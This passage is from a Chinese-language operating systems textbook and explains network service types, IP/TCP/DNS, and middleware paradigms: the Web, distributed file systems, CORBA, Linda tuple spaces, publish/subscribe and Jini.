计算机网络为使用网络的主机和进程提供服务。*面向连接的服务*是对电话系统的一种模仿。比如，若要同某人谈话，则要先拿起听筒，拨出号码，说话，然后挂掉。类似地，要使用面向连接的服务，服务用户要先建立一个连接，使用该连接，然后释放该连接。一个连接的基本作用则像一根管道：发送者在一端把物品（信息位）推入管道，而接收者则按照相同的顺序在管道的另一端取出它们。

相反，*无连接服务*则是对邮政系统的一种模仿。每个消息（信件）携带了完整的目的地地址，与所有其他消息相独立，每个消息有自己的路径通过系统。通常，当两个消息被送往同一个目的地时，第一个发送的消息会首先到达。但是，有可能第一个发送的消息会被延误，这样第二个消息会首先到达。而对于面向连接的服务而言，这是不可能发生的。

每种服务可以用*服务质量*（quality of service）表征。有些服务就其从来不丢失数据而言是可靠的。一般来说，可靠的服务是用以下方式实现的：接收者发回一个特别的*确认包*（acknowledgement packet），确认每个收到的消息，这样发送者就确信消息到达了。不过确认的过程引入了过载和延迟的问题，检查包的丢失是必要的，但是这样确实减缓了传送的速度。

一种适合可靠的、面向连接服务的典型场景是文件传送。文件的所有者希望确保所有的信息位都是正确的，并且按照以其所发送的顺序到达。几乎没有哪个文件发送客户会愿意接受偶尔会弄乱或丢失一些位的文件传送服务，即使其发送速度更快。

可靠的、面向连接的服务有两种轻微变种（minor variant）：消息序列和字节流。在前者的服务中，保留着消息的边界。当两个1KB的消息发送时，它们以两个有区别的1KB的消息形式到达，决不会成为一个2KB的消息。在后者的服务中，连接只是形成为一个字节流，不存在消息的边界。当2K字节到达接收者时，没有办法分辨出所发送的是一个2KB消息、两个1KB消息还是2048个单字节的消息。如果以分离的消息形式通过网络把一本书的页面发送到一台照排机上，在这种情形下也许保留消息的边界是重要的。而另一方面，在通过一个终端登录进入某个远程分时系统时，所需要的也只是从该终端到计算机的字节流。

对某些应用而言，由确认所引入的时延是不可接受的。一种这样的应用例子是数字化的语音通信。对电话用户而言，他们宁可时而听到一点噪音或一个被歪曲的词，也不会愿意为了确认而接受时延。

并不是所有的应用都需要连接。例如，在测试网络时，所需要的只是一种发送单个包的方法，其中的这个包具备有高可达到率但不保证一定可达。不可靠的（意味着没有确认）无连接服务，常常称作*数据报服务*（datagram service），它模拟了电报服务，这种服务也不为发送者提供回送确认的服务。

在其他的情形下，不用建立连接就可发送短消息的便利是受到欢迎的，但是可靠性仍然是重要的。可以把*确认数据报服务*（acknowledged datagram service）提供给这些应用使用。它类似于寄送一封挂号信并且要求得到一个返回收据。当收据回送到之后，发送者就可以绝对确信，该信已被送到所希望的地方且没有在路上丢失。

还有一种服务是*请求-应答服务*（request-reply service）。在这种服务中，发送者传送一份包含一个请求的数据报；应答中含有答复。例如，发给本地图书馆的一份询问维吾尔语在什么地方被使用的请求就属于这种类型。在客户机-服务器模式的通信实现中常常采用请求-应答：客户机发出一个请求，而服务器则响应该请求。图8-33总结了上面讨论过的各种服务类型。

	服　务	示　例
面向连接	可靠消息流	书的页序列
	可靠字节流	远程登录
	不可靠连接	数字化语音
无连接	不可靠数据报	网络测试数据包
	确认数据报	注册邮件
	请求-应答	数据库查询

图8-33　六种不同类型的网络服务

2. 网络协议

所有网络都有高度专门化的规则，用以说明什么消息可以发送以及如何响应这些消息。例如，在某些条件下（如文件传送），当一条消息从源送到目的地时，目的地被要求返回一个确认，以表示正确收到了该消息。在其他情形下（如数字电话），就不要求这样的确认。用于特定计算机通信的这些规则的集合，称为协议（protocol）。有许多种协议，包括路由器-路由器协议、主机-主机协议以及其他协议等。要了解计算机网络及其协议的完整论述，可参阅《计算机网络》（Computer Networks，Tanenbaum，2003）。

所有的现代网络都使用所谓的*协议栈*（protocol stack）把不同的协议一层一层叠加起来。每一层解决不同的问题。例如，处于最低层的协议会定义如何识别比特流中的数据包的起始和结束位置。在更高一层上，协议会确定如何通过复杂的网络来把数据包从来源节点发送到目标节点。再高一层上，协议会确保多包消息中的所有数据包都按照合适的顺序正确到达。

大多数分布式系统都使用Internet作为基础，因此这些系统使用的关键协议是两种主要的Internet协议：IP和TCP。IP（Internet Protocol）是一种数据报协议，发送者可以向网络上发出长达64KB的数据报，并期望它能够到达。它并不提供任何保证。当数据报在网络上传送时，它可能被切割成更小的包。这些包独立进行传输，并可能通过不同的路由。当所有的部分都到达目的地时，再把它们按照正确的顺序装配起来并提交出去。

当前有两个版本的IP在使用，即v4和v6。当前v4仍然占有支配地位，所以我们这里主要讨论它，但是，v6是未来的发展方向。每个v4包以一个40字节的包头开始，其中包含32位源地址和32位目标地址。这些地址就称为IP地址，它们构成了Internet中路由选择的基础。通常IP地址写作4个由点隔开的十进制数，每个数介于0~255之间，例如192.31.231.65。当一个包到达路由器时，路由器会解析出IP目标地址，并利用该地址选择路由。

既然IP数据报是非应答的，所以对于Internet的可靠通信仅仅使用IP是不够的。为了提供可靠的通信，通常在IP层之上使用另一种协议，TCP（Transmission Control Protocol，*传输控制协议*）。TCP使用IP来提供面向连接的数据流。为了使用TCP，进程需要首先与一个远程进程建立连接。被请求的进程需要通过机器的IP地址和机器的端口号来指定，而对进入的连接感兴趣的进程监听该端口。这些工作完成之后，只需把字节流放入连接，那么就能保证它们会从另一端按照正确的顺序完好无损地出来。TCP的实现是通过序列号、校检和、出错重传来提供这种保证的。所有这些对于发送者和接收者进程都是透明的。它们看到的只是可靠的进程间通信，就像UNIX管道一样。

为了了解这些协议的交互过程，我们来考虑一种最简单的情况：要发送的消息很小，在任何一层都不需要分割它。主机处于一个连接到Internet上的Ethernet中。那么究竟发生了什么呢？首先，用户进程

产生消息，并在一个事先建立好的TCP连接上通过系统调用来发送消息。内核协议栈依次在消息前面添加TCP包头和IP包头。然后由Ethernet驱动再添加一个Ethernet包头，并把该数据包发送到Ethernet的路由器上。如图8-34路由器把数据包发送到Internet上。




图8-34 数据包头的累加过程

为了与远程机器建立连接（或者仅仅是给它发送一个数据包），需要知道它的IP地址。因为对于人们来说管理32位的IP地址列表是很不方便的，所以就产生了一种称为DNS（Domain Name System，域名系统）的方案，它作为一个数据库把主机的ASCII名称映射为对应的IP地址。因此就可以用DNS名称（如star.cs.vu.nl）来代替对应的IP地址（如130.37.24.6）。由于Internet电子邮件地址采用“用户名@DNS主机名”的形式命名，所以DNS名称广为人知。该命名系统允许发送方机器上的邮件程序在DNS数据库中查找目标机器的IP地址，并与目标机上的邮件守护进程建立TCP连接，然后把邮件作为文件发送出去。用户名一并发送，用于确定存放消息的邮箱。

8.4.3 基于文档的中间件

现在我们已经有了一些有关网络和协议的背景知识，可以开始讨论不同的中间件层了。这些中间件层位于基础网络上，为应用程序和用户提供一致的范型。我们将从一个简单但是却非常著名的例子开始：万维网（World Wide Web）。Web是由在欧洲核子中心（CERN）工作的Tim Berners-Lee于1989年发明的，从那以后Web就像野火一样传遍了全世界。

Web背后的原始范型是非常简单的：每个计算机可以持有一个或多个文档，称为Web页面（Web page）。在每个页面中有文本、图像、图标、声音、电影等，还有到其他页面的超链接（hyperlink）（指针）。当用户使用一个称为Web浏览器（Web browser）的程序请求一个Web页面时，该页面就显示在用户的屏幕上。点击一个超链接会使得屏幕上的当前页面被所指向的页面替代。尽管近来在Web上添加了许多的花哨名堂，但是其底层的范型仍旧很清楚地存在着：Web是一个由文档构成的巨大有向图，其中文档可以指向其他的文档，如图8-35所示。




图8-35 Web是一个由文档构成的大有向图

每个Web页面都有一个惟一的地址，称为URL（统一资源定位符，Uniform Resource Locator），其

形式为 protocol://DNS-name/file-name。http协议（超文本传输协议，HyperText Transfer Protocol）是最常用的，不过ftp和其他协议也在使用。协议名后面是拥有该文件的主机的DNS名称。最后是一个本地文件名，用来说明需要使用哪个文件。

整个系统按如下方式结合在一起：Web根本上是一个客户机-服务器系统，用户是客户端，而Web站点则是服务器。当用户给浏览器提供一个URL时（或者键入URL，或者点击当前页面上的某个超链接），浏览器则按照一定的步骤调取所请求的Web页面。作为一个例子，假设提供的URL是 http://www.minix3.org/doc/faq.html。浏览器按照下面的步骤取得所需的页面。

1) 浏览器向DNS询问www.minix3.org的IP地址。

2) DNS回答，是130.37.20.20。

3) 浏览器建立一个到130.37.20.20上端口80的TCP连接。

4) 接着浏览器发送对文件doc/faq.html的请求。

5) www.acm.org服务器发送文件doc/faq.html。

6) 释放TCP连接。

7) 浏览器显示doc/faq.html文件中的所有文本。

8) 浏览器获取并显示doc/faq.html中的所有图像。

大体上，这就是Web的基础以及它是如何工作的。许多其他的功能已经添加在了上述基本Web功能之上了，包括样式表、可以在运行中生成的动态网页、带有可在客户机上执行的小程序或脚本的页面等，不过对它们的讨论超出了本书的范围。

8.4.4 基于文件系统的中间件

隐藏在Web背后的基本思想是，使一个分布式系统看起来像一个巨大的、超链接的集合。另一种处理方式则是使一个分布式系统看起来像一个大型文件系统。在这一节中，我们将考察一些与设计一个广域文件系统有关的问题。

分布式系统采用一个文件系统模型意味着只存在一个全局文件系统，全世界的用户都能够读写他们各自具有授权的文件。通过一个进程将数据写入文件而另一个进程把数据读出的办法可以实现通信。由此产生了标准文件系统中的许多问题，但是也有一些与分布性相关的新问题。

1. 传输模式

第一个问题是，在上传/下载模式（upload/download model）和远程访问模式之间的选择问题。在前一种模式中，如图8-36a所示，通过把远程服务器上的文件复制到本地的方法，实现进程对远程文件的访问。如果只是需要读该文件，考虑到高性能的需要，就在本地读出该文件。如果需要写入该文件，就在本地写入。进程完成工作之后，把更新后的文件送回原来的服务器。在远程访问模式中，文件停留在服务器上，而客户机向服务器发出命令并在服务器上完成工作，如图8-36b所示。




图8-36 a) 上传/下载模式；b) 远程访问模式

上传/下载模式的优点是简单，而且一次性传送整个文件的方法比用小块传送文件的方法效率更高。其缺点是为了在本地存放整个文件，必须拥有足够的空间，即使只需要文件的一部分也要移动整个文件，这样做显然是一种浪费，而且如果有多个并发用户则会产生一致性问题。

2. 目录层次

文件只是所涉及的问题中的一部分。另一部分问题是目录系统。所有的分布式系统都支持有多个文件的目录。接下来的设计问题是，是否所有的用户都拥有该目录层次的相同视图。图8-37中的例子正好表达了我们的意思。在图8-37a中有两个文件服务器，每个服务器有三个目录和一些文件。在图8-37b中有一个系统，其中所有的客户（以及其他机器）对该分布式文件系统拥有相同的视图。如果在某台机器上路径 /D/E/x是有效的，则该路径对所有其他的客户也是有效的。

相反，在图8-37c中，不同的机器有该文件系统的不同视图。重复先前的例子，路径/D/E/x可能在客户机1上有效，但是在客户机 2上无效。在通过远程安装方式管理多个文件服务器的系统中，图8-37c是一个典型示例。这样既灵活又可直接实现，但是其缺点是，不能使得整个系统行为像单一的、旧式分时系统。在分时系统中，文件系统对任何进程都是一样的，如图8-37b中的模型。这个属性显然使得系统容易编程和理解。

一个密切相关的问题是，是否存在一个所有的机器都承认的全局根目录。获得全局根目录的一个方法是，让每个服务器的根目录只包含一个目录项。在这种情况下，路径取 /server/path 的形式，这种方式有其缺点，但是至少做到了在系统中处处相同。




图8-37 a) 两个文件服务器。矩形代表目录，圆圈代表文件；b)所有客户机都有相同文件系统视图的系统；c)不同的客户机可能会有不同文件系统视图的系统

3. 命名透明性

这种命名方式的主要问题是，它不是完全透明的。这里涉及两种类型的透明性（transparency），并且有必要加以区分。第一种，位置透明性（location transparency），其含义是路径名没有隐含文件所在位置的信息。类似于/server1/dir1/dir2/x 的路径告诉每个人，x是在服务器1上，但是并没有说明该服务器在哪里。在网络中该服务器可以随意移动，而该路径名却不必改动。所以这个系统具有位置透明性。

但是，假设文件非常大而在服务器 1上的空间又很紧张。进而，如果在服务器 2上有大量的空间，那么系统也许会自动地将x从 1移到服务器2上。不幸地，当整个路径名的第一个分量是服务器时，即使dir1和dir2在两个服务器上都存在，系统也不能将文件自动地移动到其他的服务器上。问题在于，让文件自动移动就得将其路径名从 /server1/dir1/dir2/x改变成为/server2/dir1/dir2/x 。如果路径改变了，那么在内部拥有前一个路径字符串的程序就会停止工作。如果在一个系统中文件移动时文件的名称不会随之

改变，则称为具有位置独立性（location independence）。将机器或服务器名称嵌在路径名中的分布式系统显然不具有位置独立性。一个基于远程安装（挂载）的系统当然也不具有位置独立性，因为在把某个文件从一个文件组（安装单元）移到另一个文件组时，是不可能仍旧使用原来的路径名的。可见位置独立性是不容易实现的，但它是分布式系统所期望的一个属性。

这里把前面讨论过的内容加以简要的总结，在分布式系统中处理文件和目录命名的方式通常有以下三种：

1) 机器 + 路径名，如/machine/path 或 machine:path。

2)将远程文件系统安装在本地文件层次中。

3)在所有的机器上看来都相同的单一名字空间。

前两种方式很容易实现，特别是作为将原本不是为分布式应用而设计的已有系统连接起来的方式时是这样。而第三种方式的实现则是困难的，并且需要仔细的设计，但是它能够减轻了程序员和用户的负担。

4. 文件共享的语义

当两个或多个用户共享同一个文件时，为了避免出现问题有必要精确地定义读和写的语义。在单处理器系统中，通常，语义是如下表述的，在一个read系统调用跟随一个write系统调用时，则read返回刚才写入的值，如图8-38a所示。类似地，当两个write连续出现，后跟随一个read时，则读出的值是后一个写操作所存入的值。实际上，系统强制所有的系统调用有序，并且所有的处理器都看到同样的顺序。我们将这种模型称为顺序一致性（sequential consistency）。

在分布式系统中，只要只有一个文件服务器而且客户机不缓存文件，那么顺序一致性是很容易实现的。所有的read和write直接发送到这个文件服务器上，而该服务器严格地按顺序执行它们。

不过，实际情况中，如果所有的文件请求都必须送到单台文件服务器上处理，那么这个分布式系统的性能往往会很糟糕。这个问题可以用如下方式来解决，即让客户机在其私有的高速缓存中保留经常使用文件的本地副本。但是，如果客户机 1修改了在本地高速缓存中的文件，而紧接着客户机 2从服务器上读取该文件，那么客户机2就会得到一个已经过时的文件，如图8-38b所示。




图8-38 a) 顺序一致性；b) 在一个带有高速缓存的分布式系统中，读文件可能会返回一个废弃的值

走出这个困局的一个途径是，将高速缓存文件上的改动立即传送回服务器。尽管概念上很简单，但这个方法却是低效率的。另一个解决方案是放宽文件共享的语义。一般的语义要求一个读操作要看到其之前的所有写操作的效果，我们可以定义一条新规则来取代它："在一个打开文件上所进行的修改，最初仅对进行这些修改的进程是可见的。只有在该文件关闭之后，这些修改才对其他进程可见。"采用这样一个规则不会改变在图8-38b中发生的事件，但是这条规则确实重新定义了所谓正确的具体操作行为(B得到了文件的原始值)。当客户机1关闭文件时，它将一个副本回送给服务器，因此，正如所期望的，后续的read操作得到了新的值。实际上，这个规则就是图8-36中的上传/下载模式。这种语义已经得到广泛的实现，即所谓的*会话语义*（session semantic)。

使用会话语义产生了新的问题，即如果两个或更多的客户机同时缓存并修改同一个文件，应该怎么办？一个解决方案是，当每个文件依次关闭时，其值会被送回给服务器，所以最后的结果取决于哪个文件最后关闭。一个不太令人满意的、但是较容易实现的替代方案是，最后的结果是在各种候选中选择一个，但并不指定是哪一个。

对会话语义的另一种处理方式是，使用上传/下载模式，但是自动对已经下载的文件加锁。其他试图下载该文件的客户机将被挂起直到第一个客户机返回。如果对某个文件的操作要求非常多，服务器可以向持有该文件的客户机发送消息，询问是否可以加快速度，不过这样做可能没有作用。总而言之，正确地实现共享文件的语义是一件棘手的事情，并不存在一个优雅和有效的解决方案。

8.4.5 基于对象的中间件

现在让我们考察第三种范型。这里不再说一切都是文档或者一切都是文件，取而代之，我们会说一切都是对象。*对象*是变量的集合，这些变量与一套称为*方法*的访问过程绑定在一起。进程不允许直接访问这些变量。相反，要求它们调用方法。

有一些程序设计语言，如C++和Java，是面向对象的，但这些对象是语言级的对象，而不是运行时刻的对象。一个知名的基于运行时对象的系统是CORBA（*公共对象请求代理体系结构*，Common Object Request Broker Architecture)（Vinoski，1997)。CORBA是一个客户机-服务器系统，其中在客户机上的客户进程可以调用位于（可能是远程）服务器上的对象操作。CORBA是为运行不同硬件平台和操作系统的异构系统而设计的，并且用各种语言编写。为了使在一个平台上的客户有可能使用在不同平台上的服务器，将ORB（*对象请求代理*，Object Request Broker）插入到客户机和服务器之间，从而使它们相互匹配。ORB在CORBA中扮演着重要的角色，以至于连该系统也采用了这个名称。

每个CORBA对象是由叫做IDL（*接口定义语言*，Interface Definition Language）的语言中的接口定义所定义的，说明该对象提供什么方法，以及每个方法期望使用什么类型的参数。可以把IDL的规约(specification）编译进客户端桩过程中，并且存储在一个库里。如果一个客户机进程预先知道它需要访问某个对象，这个进程则与该对象的客户端桩代码链接。也可以把IDL规约编译进服务器一方的一个*框架*（skeleton）过程中。如果不能提前知道进程需要使用哪一个CORBA对象，进行动态调用也是可能的，但是有关动态调用如何工作的原理则不在本书的讲述范围内。

当创建一个CORBA对象时，一个对它的引用也创建出来并返回给创建它的进程。该引用涉及进程如何标识该对象以便随后对其方法进行调用。该引用还可以传递给其他的进程或存储在一个对象目录中。

要调用一个对象中的方法，客户机进程必须首先获得对该对象的引用。引用可以直接来源于创建进程，或更有可能是，通过名字寻找或通过功能在某类目录中寻找。一旦有了该对象的引用，客户机进程将把方法调用的参数编排进一个便利的结构中，然后与客户机ORB联系。接着，客户机ORB向服务器ORB发送一条消息，后者真正调用对象中的方法。整个机制类似于RPC。

ORB的功能是将客户机和服务器代码中的所有低层次的分布和通信细节都隐藏起来。特别地，客户机的ORB隐藏了服务器的位置、服务器是二进制代码还是脚本、服务器在什么硬件和操作系统上运行、有关对象当前是否是活动的以及两个ORB是如何通信的（例如，TCP/IP、RPC、共享内存等)。

在第一版CORBA中，没有规定客户机ORB和服务器ORB之间的协议。结果导致每一个ORB的销售商都使用不同的协议，其中的任何两个协议之间都不能彼此通信。在2.0版中，规定了协议。对于用在Internet上的通信，协议称为IIOP（Internet InterOrb Protocol)。

为了能够在CORBA系统中使用那些不是为CORBA编写的对象，可以为每个对象装备一个对象适配器（object adapter）。对象适配器是一种包装器，它处理诸如登记对象、生成对象引用以及激发一个在被调用时处于未活动状态的对象等琐碎事务。所有这些与CORBA有关部分的布局如图8-39所示。




图8-39 基于CORBA的分布式系统中的主要元素（CORBA部件由灰色表示）

对于CORBA而言，一个严重问题是每个CORBA对象只存在一个服务器上，这意味着那些在世界各地客户机上被大量使用的对象，会有很差的性能。在实践中，CORBA只在小规模系统中才能有效工作，比如，在一台计算机、一个局域网或者一个公司中用来连接进程。

8.4.6 基于协作的中间件

分布式系统的最后一个范型是所谓基于协作的中间件（coordination-based middleware）。我们将从Linda系统开始，这是一个开启了该领域的学术性研究项目。然后考察主要由该项目所激发的两个商业案例：pubilsh/subscribe以及Jini。

1. Linda

Linda是一个由耶鲁大学的David Gelernter和他的学生Nick Carriero（Carriero与Gelernter，1986；Carriero与Gelernter，1985）研发的用于通信和同步的新系统。在Linda系统中，相互独立的进程之间通过一个抽象的元组空间（tuple space）进行通信。对整个系统而言，元组空间是全局性的，在任何机器上的进程都可以把元组插入或移出元组空间，而不用考虑它们是如何存放的以及存放在何处。对于用户而言，元组空间像一个巨大的全局共享存储器，如同我们前面已经看到的（见图8-21c）各种类似的形式。

一个元组类似于C语言或者Java中的结构。它包括一个或多个域，每个域是一个由基语言（base language）（通过在已有的语言，如C语言中添加一个库，可以实现Linda）所支持的某种类型的值。对于C-Linda，域的类型包括整数、长整数、浮点数以及诸如数组（包括字符串）和结构（但是不含有其他的元组）之类的组合类型。与对象不同，元组是纯粹的数据；它们没有任何相关联的方法。在图8-40中给出了三个元组的示例。

```
("abc", 2, 5)
("matrix-1", 1, 6, 3.14)
("family", "is-sister", "Stephany", "Roberta")
```

图8-40 三个Linda的元组

在元组上存在四种操作。第一种out，将一个元组放入元组空间中。例如，

```
out("abc", 2, 5);
```

该操作将元组("abc", 2, 5)放入到元组空间中。out的域通常是常数、变量或者是表达式，例如

```
out("matrix-1",i, j, 3.14);
```

输出一个带有四个域的元组，其中的第二个域和第三个域由变量*i*和*j*的当前值所决定。

通过使用in原语可以从元组空间中获取元组。该原语通过内容而不是名称或者地址寻找元组。in的域可以是表达式或者形式参数。例如，考虑

```
in("abc", 2,?i);
```

这个操作在元组空间中“查询”包含字符串“abc”、整数2以及在第三个域中含有任意整数（假设*i*是整数）的元组。如果发现了，则将该元组从元组空间中移出，并且把第三个域的值赋予变量*i*。这种匹配

和移出操作是原子性的，所以，如果两个进程同时执行in操作，只有其中一个会成功，除非存在两个或更多的匹配元组。在元组空间中甚至可以有同一个元组的多个副本存在。

in采用的匹配算法是很直接的。in原语的域，称为模板（template），（在概念上）它与元组空间中的每个元组的同一个域相比较，如果下面的三个条件都符合，那么产生出一个匹配：

1) 模板和元组有相同数量的域。

2) 对应域的类型一样。

3) 模板中的每个常数或者变量均与该元组域相匹配。

形式参数，由问号标识后面跟随一个变量名或类型所给定，并不参与匹配（除了类型检查例外），尽管在成功匹配之后，那些含有一个变量名称的形式参数会被赋值。

如果没有匹配的元组存在，调用进程便被挂起，直到另一个进程插入了所需要的元组为止，此时该调用进程自动复活并获得新的元组。进程阻塞和自动解除阻塞意味着，如果一个进程与输出一个元组有关而另一个进程与输入一个元组有关，那么谁在先是无关紧要的。惟一的差别是，如果in在out之前被调用了，那么会有少许的延时存在，直到得到元组为止。

在某个进程需要一个不存在的元组时，阻塞该进程的方式可以有许多用途。例如，该方式可以用于信号量的实现。为了要建立信号量S或在信号量S 上执行一个up操作，进程可以执行如下操作

```
out("semaphore S");
```

要执行一个down操作，可以进行

```
in("semaphore S");
```

在元组空间中（"semaphore S"）元组的数量决定了信号量S的状态。如果信号量不存在，任何要获得信号量的企图都会被阻塞，直到某些其他的进程提供一个为止。

除了out和in操作，Linda还提供了原语read，它和in是一样的，不过它不把元组移出元组空间。还有一个原语eval，它的作用是同时对元组的参数进行计算，计算后的元组会被放进元组空间中去。可以利用这个机制完成一个任意的运算。以上内容说明了怎样在Linda 中创建并行的进程。

2. 发布/订阅（Pubilsh/Subscribe）

由于受到Linda的启发，出现了基于协作的模型的一个例子，称作pubilsh/subscribe（Oki等人，1993）。它由大量通过广播网网络互联的进程组成。每个进程可以是一个信息生产者、信息消费者或两者都是。

当一个信息生产者有了一条新的信息（例如，一个新的股票价格）后，它就把该信息作为一个元组在网络上广播。这种行为称为发布（publishing）。在每个元组中有一个分层的主题行，其中有多个用圆点（英文句号）分隔的域。对特定信息感兴趣的进程可以订阅（subscribe）特定的专题，这包括在主题行中使用通配符。在同一台机器上，只要通知一个元组守护进程就可以完成订阅工作，该守护进程监测已出版的元组并查找所需要的专题。

发布/订阅的实现过程如图8-41所示。当一个进程需要发布一个元组时，它在本地局域网上广播。在每台机器上的元组守护进程则把所有的已广播的元组复制进入其RAM。然后检查主题行看看哪些进程对它感兴趣，并给每个感兴趣的进程发送一个该元组的副本。元组也可以在广域网上或Internet上进行广播，这种做法可以通过将每个局域网中的一台机器变作信息路由器，用来收集所有已发布的元组，然后转送到其他的局域网上再次广播的方法来实现。这种转送方法也可以进行得更为聪明，即只把元组转送给至少有一个需要该元组的订阅者的远程局域网。不过要做到这一点，需要使用信息路由器交换有关订阅者的信息。

这里可以实现各种语义，包括可靠发送以及保证发送，即使出现崩溃也没有关系。在后一种情形下，有必要存储原有的元组供以后需要时使用。一种存储的方法是将一个数据库系统和该系统挂钩，并让该数据库订阅所有的元组。这可以通过把数据库封装在一个适配器中实现，从而允许一个已有的数据库以发布/订阅模型工作。当元组们经过时，适配器就一一抓取它们并把它们放进数据库中。

发布/订阅模型完全把生产者和消费者分隔开来，如同在Linda中一样。但是，有的时候还是有必要知道，另外还有谁对某种信息感兴趣。这种信息可以用如下的方法来收集：发布一个元组，它只询问："谁对信息x有兴趣？"。以元组形式的响应会是："我对x有兴趣。"




图8-41 发布/订阅的体系结构

3. Jini

50多年来，计算始终是以CPU为中心的，一台计算机就是一个独立的装置，包括一个CPU、一些基本存储器、并总是有诸如硬盘等这样一些大容量的存储器。Sun公司的Jini （基因拼写的变形）则是企图改变这种计算模型的一个尝试，这种模型可以描述为以网络为中心（Waldo，1999）。

